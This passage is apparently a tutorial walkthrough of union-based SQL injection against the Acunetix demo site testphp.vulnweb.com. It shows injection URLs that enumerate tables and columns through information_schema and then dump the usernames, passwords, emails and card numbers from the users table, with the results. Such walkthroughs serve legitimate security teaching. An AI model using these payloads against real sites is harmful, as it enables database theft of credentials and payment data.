
3

view pictures of the artist

comment on this artist

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 3,1

we got table 4 : **featured**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search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

artist: featured

3


view pictures of the artist

comment on this artist

Similarly repeat the same query for tha table 4,5,6,7 with making the slight changes in limit.

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 7,1

we got table 7 : **users**



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
artist: users

3

view pictures of the artist

comment on this artist

Since we didn't get anything when the limit is set 8,1 hence there might be 8 tables only inside the database.



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
9. **The concat function is used for concatenation of two or more string into a single string.**

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()



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artist: artists,carts,categ,featured,guestbook,pictures,products,users


3

view pictures of the artist

comment on this artist

10. **May be we can get some important data from users table, so lets penetrate more inside.**

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(column_name),3 from information_schema.columns where table_name= ‘users’



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artist: uname,pass,cc,address,email,name,phone,cart

3


view pictures of the artist

comment on this artist

11. Then I have choosen only four columns i.e. uname, pass, email & cc.
Use concat function for selecting uname from table users by executing the following query through url.

http://testphp.vulnweb.com/artists.php?artist=1 union select 1,group_concat(uname,pass,email,cc),3 from users

Uname : test
Pass : test
Email : email@email.com
Cc : 1234-5678-2300-9000



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

artist: testtestemail@email.com1234-5678-2300-9000

3

view pictures of the artist

comment on this artist